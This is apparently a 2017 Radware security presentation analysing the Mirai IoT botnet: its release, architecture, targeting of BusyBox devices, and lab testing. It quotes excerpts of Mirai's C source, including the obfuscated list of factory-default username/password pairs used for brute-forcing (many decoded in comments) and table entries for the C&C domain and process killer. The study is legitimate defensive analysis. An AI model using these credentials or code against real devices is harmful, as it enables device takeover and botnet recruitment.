radware
Every second counts

Mirai –
Inside of an IoT Botnet

Ron Winward
Security Evangelist, Americas
February 7, 2017

Agenda

- What this is…
  - A study of the Mirai structure, components, and attack vectors
  - A focus on the network aspects of the botnet

- What this isn’t…
  - A code review
  - A how-to guide


Mirai Overview

Mirai source code released on HackForums.net

- By **Anna-senpai** on Sep 30, 2016
- From posts and replies in the thread Anna-senpai used it for the attack on Krebs and OVH.
- Some users doubting the authenticity of Anna-senpai, but high reputation users acknowledged his capabilities

Efficient bot harvesting

- Loader and Bot written in C
- ScanListen and CnC service in Go
- Scalable, distributed services
- Targeting BusyBox based devices
- 60+ factory default passwords




Mirai predefined credentials for bruting

attack.h | scanner.h | scanner.c

```
124     add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);
125     add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);
126     add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);
127     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);
128     add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);
129     add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41",
130     add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56",
131     add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x
132     add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);
133     add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);
134     add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x
135     add_auth_entry("\x50\x4D\x4D\x56", "", 4);                          // root     (none)
136     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);          // admin    password
137     add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);          // root     root
138     add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);      // root     12345
139     add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);          // user     user
140     add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                      // admin    (none)
141     add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);          // root     pass
142     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);      // admin    admin1234
143
144 add_auth_entry("\x63\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x4F\x47\x4B\x4C\x51\x4F", 1); // Administrator admin
145     add_auth_entry("\x51\x47\x50\x54\x4B\x41\x47", "\x51\x47\x50\x54\x4B\x41\x47", 1);      // service  service
146     add_auth_entry("\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", "\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", 1); // supervisor supervisor
147     add_auth_entry("\x45\x57\x47\x51\x56", "\x45\x57\x47\x51\x56", 1);          // guest    guest
148     add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);          // guest    12345
149     add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);          // guest    12345
150     add_auth_entry("\x43\x46\x4F\x4B\x4C\x13", "\x52\x43\x51\x51\x55\x4D\x50\x46", 1);      // admin1   password
151     add_auth_entry("\x43\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x13\x10\x11\x16", 1); // administrator 1234
152     add_auth_entry("\x14\x14\x14\x14\x14\x14", "\x14\x14\x14\x14\x14\x14", 1);          // 666666   666666
153     add_auth_entry("\x1A\x1A\x1A\x1A\x1A\x1A", "\x1A\x1A\x1A\x1A\x1A\x1A", 1);          // 888888   888888
154     add_auth_entry("\x57\x40\x4C\x56", "\x57\x40\x4C\x56", 1);          // ubnt     ubnt
155     add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11\x16", 1);              // root     klv1234
156     add_auth_entry("\x50\x4D\x4D\x56", "\x78\x56\x47\x17\x10\x13", 1);          // root     Zte521
157     add_auth_entry("\x50\x4D\x4D\x56", "\x4A\x4B\x11\x17\x13\x1A", 1);          // root     hi3518
158     add_auth_entry("\x50\x4D\x4D\x56", "\x48\x54\x40\x58\x46", 1);              // root     jvbzd
159     add_auth_entry("\x50\x4D\x4D\x56", "\x43\x4C\x49\x4D", 4);                  // root     anko
160     add_auth_entry("\x50\x4D\x4D\x56", "\x58\x4E\x5A\x5A\x0C", 1);              // root     zlxx.
161     add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x54\x4B\x58\x5A\x54", 1); // root     7ujMko0vizxv
162     add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x43\x46\x4F\x4B\x4C", 1); // root     7ujMko0admin
163     add_auth_entry("\x50\x4D\x4D\x56", "\x51\x5B\x51\x56\x47\x4F", 1);          // root     system
164     add_auth_entry("\x50\x4D\x4D\x56", "\x4B\x49\x55\x40", 1);                  // root     ikwb
165     add_auth_entry("\x50\x4D\x4D\x56", "\x46\x50\x47\x43\x4F\x40\x4D\x5A", 1);          // root     dreambox
166     add_auth_entry("\x50\x4D\x4D\x56", "\x57\x51\x47\x50", 1);                  // root     user
167     add_auth_entry("\x50\x4D\x4D\x56", "\x50\x47\x43\x4E\x56\x47\x49", 1);      // root     realtek
168     add_auth_entry("\x50\x4D\x4D\x56", "\x12\x12\x12\x12\x12\x12\x12\x12", 1);          // root     00000000
169     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13\x13\x13\x13", 1);          // admin    1111111
170     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16", 1);              // admin    1234
171     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16\x17", 1);          // admin    12345
172     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x17\x16\x11\x10\x13", 1);          // admin    54321
173     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16\x17\x14", 1);      // admin    123456
174     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x15\x57\x48\x6F\x49\x4D\x12\x43\x46\x4F\x4B\x4C", 1); // admin    7ujMko0admin
175     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x16\x11\x10\x13", 1);              // admin    1234
176     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51", 1);              // admin    pass
177     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x4F\x47\x4B\x4C\x51\x4F", 1);      // admin    meinsm
178     add_auth_entry("\x56\x47\x41\x4A", "\x56\x47\x41\x4A", 1);                  // tech     tech
179     add_auth_entry("\x4F\x4D\x56\x4A\x47\x50", "\x44\x57\x41\x49\x47\x50", 1);          // mother   fucker
180
```


```
// root     xc3511
// root     vizxv
// root     admin
```

Attack Vectors



Mirai Easter Eggs


```
void table_init(void)
{
    add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\
    add_entry(TABLE_CNC_PORT, "\x22\x35", 2);    //

    add_entry(TABLE_SCAN_CB_DOMAIN, "\x50\x47\x52\
    add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2);

    add_entry(TABLE_EXEC_SUCCESS, "\x4E\x4B\x51\x5

    // safe string https://youtu.be/dQw4w9WgXcQ
    add_entry(TABLE_KILLER_SAFE, "\x4A\x56\x56\x52
    add_entry(TABLE_KILLER_PROC, "\x0D\x52\x50\x4D
    add_entry(TABLE_KILLER_EXE, "\x0D\x47\x5A\x47\
    add_entry(TABLE_KILLER_DELETED, "\x02\x0A\x46\
    add_entry(TABLE_KILLER_FD, "\x0D\x44\x46\x22",
    add_entry(TABLE_KILLER_ANIME, "\x0C\x43\x4C\x4B\x4F\x47\x22", 7);
    add_entry(TABLE_KILLER_STATUS, "\x0D\x51\x56\x43\x56\x57\x51\x22", 8);
```



Mirai Easter Eggs

Lab Setup

Lab Network Topology



My test network is excluded by default in code

```
688     while (o1 == 127 ||                          // 127.0.0.0/8      - Loopback
689            (o1 == 0) ||                          // 0.0.0.0/8        - Invalid address space
690            (o1 == 3) ||                          // 3.0.0.0/8        - General Electric Company
691            (o1 == 15 || o1 == 16) ||             // 15.0.0.0/7       - Hewlett-Packard Company
